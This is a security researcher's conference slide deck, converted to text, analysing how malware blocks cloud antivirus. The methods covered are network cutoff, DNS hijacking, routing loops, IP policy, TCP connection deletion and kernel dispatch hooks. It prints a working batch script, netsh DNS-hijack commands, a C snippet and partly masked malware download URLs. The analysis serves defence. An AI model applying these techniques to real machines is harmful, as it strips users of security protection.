

Technical Standoff in a Cloud-Based Security Environment

Presenter: Wenjun Zhang (Junzz)



About the Presenter

Wenjun Zhang (Junzz)

- **Kingsoft network security researcher**
- **Responsible for Kingsoft Internet Security internal kernel driver and developments against persistent viruses**
- **Experienced in quick analysis and response of key security events**
- **Dealt with many well-known viruses in China: 极虎, 鬼影, 杀破网, 淘宝大盗, 极光, 超级工厂, AV 终结者等.**

Methods against cloud-based antivirus softwares

•Service Denial

- Deny connections with cloud servers
- Modify search results


•Metamorphosis

- MD5 Metamorphosis
- Self-inflation


•Misc

- BootKit
- Bat 、 Vbs 、 Msi

Service Denial



Metamorphosis



Cloud




Self Modification



MD5 Metamorphosis





Self-inflation



Client

Misc



Service Denial1-All Service Denial

Discovered Date: Apr 09


Technique:

-Service denial for all client network connection

Weakness:

-Not specific: all internet service is off

-Not stealth: easily detected by user



```
断.bat - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
@echo off
if not exist c:\lan.txt netsh interface ip dump >c:\lan.txt
if exist c:\lan.txt goto start
:start|
tasklist|find "云查杀.exe" && goto qs: || goto :sb

:qs
rasdial/disconnect
netsh interface ip set address name="本地连接" source=dhcp
net stop dhcp
ping 127.1 -n 8 >nul
goto :start

:sb
net start dhcp
netsh -f c:\lan.txt
ping 127.1 -n 8 >nul
goto :start
```

Service Denial2-Modify DNS(a)

Discovery Date: Jun 10

Source : http://andy.cd/down/****/20101.asp

Technique Modify DNS server to deny connection to secure servers

Command lines:

Detail :

```
netsh interface ip set dns name="Local Connection"  
source=staticaddr=122.225.**.***register=PRIMARY  
netsh interface ip add dns "Local Connection"  
60.191.**.** 2"
```

Modify currently connected DNS server , change IP of secure servers to 127.0.0.1

Service Denial2-Modify DNS(b)

Malicious
DNS



网络连接详细信息

网络连接详细信息 (D):

属性	数值
实际地址	00-0C-29-07-D7-55
IP 地址	10.20.212.142
子网掩码	255.255.252.0
默认网关	10.20.212.1
DHCP 服务器	10.20.18.10
获得了租约	2010-6-2 17:25:34
租约过期	2010-6-4 17:25:34
DNS 服务器	122.225.98.110 60.191.72.55
WINS 服务器	

Example : Modified
DNS will return secure
servers' IP as 127.0.0.1 :

```
C:\Documents and Settings\Administrator>ping www.duba.net

Pinging www.duba.net [127.0.0.1] with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

Service Denial3-Changing Routing Table(a)

Discovery Date: May 10

Technique :

- **Get IP of secure servers**
- **Add those IP into local routing table**
- **Add gateway value as local IP+1 in local routing table**

Service Denial3-Changing Routing Table(b)

- Example : route print of infected computer

Note: red entries added
by virus



```
C:\Documents and Settings\Administrator>route print
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x10003 ...00 0c 29 6f 90 9d ..... AMD PCNET Family PCI Ethernet Adapter - 数据
包计划程序微型端口
=====
Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
0.0.0.0                0.0.0.0          10.20.212.1      10.20.212.232    10
10.20.212.0            255.255.252.0    10.20.212.232    10.20.212.232    10
10.20.212.232          255.255.255.255  127.0.0.1        127.0.0.1        10
10.255.255.255         255.255.255.255  10.20.212.232    10.20.212.232    10
32.60.13.0             255.255.255.0    10.20.212.233    ffffffff         1
38.103.37.0            255.255.255.0    10.20.212.233    ffffffff         1
58.83.135.0           255.255.255.0    10.20.212.233    ffffffff         1
58.221.42.0           255.255.255.0    10.20.212.233    ffffffff         1
59.37.71.0            255.255.255.0    10.20.212.233    ffffffff         1
59.39.31.0            255.255.255.0    10.20.212.233    ffffffff         1
59.54.54.0            255.255.255.0    10.20.212.233    ffffffff         1
60.28.200.0           255.255.255.0    10.20.212.233    ffffffff         1
```

Service Denial3-Changing Routing Table(c)

● Technical Realization :

- Get IP of secure server, then change the last number to 0
- Add local 1 to the local IP
- Change dwForwardDest and dwForwardNextHop to the two previous IPs
- Add IP of secure server to CreatelpForwardEnt
- Effectively creating a loop in the routing table, making secure servers unreachable

Service Denial4-Configurate IP Group Policy(a)



Discovery Date: Apr 22 2010

Source <http://117.41.167.xxx:1024/QvodPlayer.exe>

Method Add IP addresses of secure servers into group policy. When pinging those addresses, will return Destination host unreachable.

Service Denial4-Configure IP Group Policy(b)

Modified IP Group Policy:



Service Denial 5-VB Simulate Test Procedure(a)

Discovery Date: Apr 22 2010

Technique :

- **GetExtendedTcpTable** to intercept the TCP connection of target process ◦
- **SetTCPEEntry** will set target's TCP's connection to Delete ◦
- Repeat above process , Antivirus soft's TCP connection will be modified each reconnect ◦

Service Denial5-VB Simulate Test Procedure(b)

- Syndrome : All network of targeted process will fail

Example: Antivirus log have multiple entries of:
Net Detect Failed

Will not be able to update definition

```
0002,132| Net Detect Failed File: c:\program files\acd systems\acdsee\5.0\acdsee5.exe
0002,132| Net Detect Failed File: c:\windows\system32\urlmon.dll
0002,132| Net Detect Failed File: c:\windows\system32\browseui.dll
0002,132| Net Detect Failed File: c:\progra~1\microso~2\office11\excel.exe
0002,132| Net Detect Failed File: e:\apps\ppstream.exe
0002,132| Net Detect Failed File: e:\新建文件夹\ludashi\computerz_cn.exe
```


Service Denial5-VB Simulate Test Procedure(c)

Realization :

- **GetExtendedTcpTable** intercept current process' TCP's ExTable;
- Use **Pid** to obtain full path of target process
- Internal table of common antivirus softwares
- Set target processes' TCP' state to **MIB_TCP_STATE_DELETE_TCB** using **SetTcpEntry**
- Periodic ExTable and ReSet

Service Deinal6-Locally Add IP(a)

- **Discovery Date: Early Apr 2010**
- **Technique : Add masked IP address to local temporary IP addresses :**
 - **GetInterfaceInfo**
 - **AddIPAddress**

Service Deinal6-Locally Add IP(b)

● Source:

```
24
25     dwRet = GetInterfaceInfo(NULL,&dwBufferSize);
26     if( dwRet == ERROR_INSUFFICIENT_BUFFER)
27     {
28         plfTable = (PIP_INTERFACE_INFO)HeapAlloc(
29             GetProcessHeap(),
30             HEAP_ZERO_MEMORY,
31             dwBufferSize
32         );
33         GetInterfaceInfo(plfTable,&dwBufferSize);
34     }
35
36     Newip = inet_addr( IPAddr );
37     NewMask = inet_addr("255.255.255.0");
38     ADaptmap = plfTable->Adapter[0];
39
40     AddIPAddress( Newip, NewMask, ADaptmap.Index, &NTEContext, &NTEinstance );
41     HeapFree(GetProcessHeap(),HEAP_ZERO_MEMORY,plfTable);
42
43     return TRUE;
```

Service Denial7-Hook TCP/IP Dispatch Function(a)

Discovery Date : May 30 2010

Source http://qvod.du***.com/qvod/qvod.exe

Technique

Malicious driver will change TCP/IP's IRP Dispatch Function. Will compare currently connected domains, and use ring3 change blacklist URL's hash. When client Tries to visit URL with same hash, then mask the request. At the same time, virus also Hook the Fsd dispatch function to prevent being discovered.

Service Denial7-Hook TCP/IP Dispatch Function(b)

- IRP_MJ_INTERNAL_DEVICE_CONTROL modified function :


The screenshot shows a window titled 'gcxvfatsnw' with a menu bar and a table of IRP_MJ_* functions. The table has columns for '序号' (Serial Number), '函数名称' (Function Name), '当前函数地址' (Current Function Address), 'Hook', '原始函数地址' (Original Function Address), and '当前函数地址所在模块' (Current Function Address Module). The function 'IRP_MJ_INTERNAL_DEVICE_CONTROL' at index 14 is highlighted in blue, and its 'Hook' column contains the text 'tcpip hook'. The status bar at the bottom indicates 'Tcpip派发函数: 28, 被挂钩函数: 1'.

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
15	IRP_MJ_INTERNAL_DEVI...	0xF67D32CD	tcpip hook	0xF6FA7F80	C:\WINDOWS\system32\O4223F1D.sys
0	IRP_MJ_CREATE	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
1	IRP_MJ_CREATE_NAMED...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
2	IRP_MJ_CLOSE	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
3	IRP_MJ_READ	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
4	IRP_MJ_WRITE	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
5	IRP_MJ_QUERY_INFORMA...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
6	IRP_MJ_SET_INFORMATION	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
7	IRP_MJ_QUERY_EA	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
8	IRP_MJ_SET_EA	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
9	IRP_MJ_FLUSH_BUFFERS	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
10	IRP_MJ_QUERY_VOLUME...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
11	IRP_MJ_SET_VOLUME_IN...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
12	IRP_MJ_DIRECTORY_CON...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
13	IRP_MJ_FILE_SYSTEM_C...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
14	IRP_MJ_DEVICE_CONTROL	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
16	IRP_MJ_SHUTDOWN	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
17	IRP_MJ_LOCK_CONTROL	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
18	IRP_MJ_CLEANUP	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
19	IRP_MJ_CREATE_MAILSL...	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
20	IRP_MJ_QUERY_SECURITY	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
21	IRP_MJ_SET_SECURITY	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
22	IRP_MJ_POWER	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
23	IRP_MJ_SYSTEM_CONTROL	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
24	IRP_MJ_DEVICE_CHANGE	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
25	IRP_MJ_QUERY_QUOTA	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
26	IRP_MJ_SET_QUOTA	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys
27	IRP_MJ_PNP_POWER	0xF6FA7D91	-	0xF6FA7D91	C:\WINDOWS\system32\DRIVERS\tcpip.sys

Tcpip派发函数: 28, 被挂钩函数: 1

Service Denial7-Hook TCP/IP Dispatch Function(c)

- FSD function also changed :



The screenshot shows a window titled "gcxwfat snw" with a menu bar and a list of functions. The list has columns for "序号" (Serial Number), "函数名称" (Function Name), "当前函数地址" (Current Function Address), "Hook", "原始函数地址" (Original Function Address), and "当前函数地址所在模块" (Current Function Address Module). Two functions are highlighted in red: (Ntfs)IRP_MJ_CREATE and (Ntfs)IRP_MJ_DIRECT...

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
28	(Ntfs)IRP_MJ_CREATE	0xF67D3A1B	fsd hook	0xF8434C01	C:\WINDOWS\system32\04223F1D.sys
40	(Ntfs)IRP_MJ_DIRECT...	0xF67D3983	fsd hook	0xF8436FBD	C:\WINDOWS\system32\04223F1D.sys
0	(Fastfat)IRP_MJ_CREATE	0xF6577C8A	-	0xF6577C8A	C:\WINDOWS\System32\Drivers\Fastfat.SYS
2	(Fastfat)IRP_MJ_CLOSE	0xF65747C8	-	0xF65747C8	C:\WINDOWS\System32\Drivers\Fastfat.SYS
3	(Fastfat)IRP_MJ_READ	0xF657060A	-	0xF657060A	C:\WINDOWS\System32\Drivers\Fastfat.SYS
4	(Fastfat)IRP_MJ_WRITE	0xF6570AED	-	0xF6570AED	C:\WINDOWS\System32\Drivers\Fastfat.SYS
5	(Fastfat)IRP_MJ_QUE...	0xF657B958	-	0xF657B958	C:\WINDOWS\System32\Drivers\Fastfat.SYS
6	(Fastfat)IRP_MJ_SET...	0xF657E821	-	0xF657E821	C:\WINDOWS\System32\Drivers\Fastfat.SYS
7	(Fastfat)IRP_MJ_QUE...	0xF658738A	-	0xF658738A	C:\WINDOWS\System32\Drivers\Fastfat.SYS
8	(Fastfat)IRP_MJ_SET_EA	0xF6586D49	-	0xF6586D49	C:\WINDOWS\System32\Drivers\Fastfat.SYS
9	(Fastfat)IRP_MJ_FLU...	0xF6580BBE	-	0xF6580BBE	C:\WINDOWS\System32\Drivers\Fastfat.SYS
10	(Fastfat)IRP_MJ_QUE...	0xF6581331	-	0xF6581331	C:\WINDOWS\System32\Drivers\Fastfat.SYS
